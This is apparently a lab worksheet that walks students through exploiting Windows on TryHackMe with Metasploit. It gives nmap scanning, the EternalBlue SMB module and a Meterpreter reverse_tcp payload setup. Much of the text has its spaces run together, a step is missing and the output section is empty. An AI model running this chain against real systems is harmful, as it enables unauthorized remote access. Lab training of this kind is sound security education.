EXPERIMENT – 9

Demonstration of Various Windows OS Exploits Using Metasploit Framework on TryHackMe Platform

Aim
Tounderstandanddemonstrate exploitationofWindowsoperating systemvulnerabilities using the Metasploit Framework through hands-on exercises on the TryHackMe platform.

Tools / Platform Required

- Web Browser (Chrome / Firefox)
- Internet Connection
- TryHackMe Account (Already Created)
- TryHackMe AttackBox (Built-in Linux Environment) Metasploit Framework (Pre-installed in AttackBox)

Theory (Brief)
Metasploit Framework is a powerful penetration testing tool used to develop, test, and execute exploits against vulnerable systems.

Steps to Perform the Experiment

Step 1: Login to TryHackMe

1. Openbrowserandgoto:https://tryhackme.com
2. Loginusingyourregisteredcredentials.

Step 2: Open Metasploit Windows Exploitation Room

1. Inthesearchbar,type**Metasploit**or**WindowsExploitation**.
2. SelecttheappropriateTryHackMeroom.
3. Click**JoinRoom**.

Step 3: Start the AttackBox

1.Click **Start AttackBox**.
2. WaitfortheLinuxenvironmenttoload.

Step 4: Launch Metasploit Framework

1. StartMetasploitconsole:
2. msfconsole

Step 5: Scan the Target System

1. Identify the target IP address provided by the TryHackMe room.
2. Perform basic scanning: nmap <target-ip>

Step 6: Select Windows Exploit Module

1. Search for Windows exploits: search windows
2. Select a suitable exploit module (example: SMB vulnerability):
3. use exploit/windows/smb/ms17_010_eternalblue

Step 7: Configure Exploit Parameters

1. Set target IP: set RHOSTS <target-ip>
2. Set payload: set PAYLOAD windows/meterpreter/reverse_tcp
3. Configure local host: set LHOST <your-ip>


Step 8: Execute the Exploit

1. Runtheexploit:exploit
2. GainMeterpretersessionuponsuccessfulexploitation.

Step 10: Complete the Room

1.Capture required flags.
2.Ensure all tasks are marked

Output



Result
Thus, various Windows operating system exploits were successfully demonstrated using the Metasploit Framework on the TryHackMe platform.
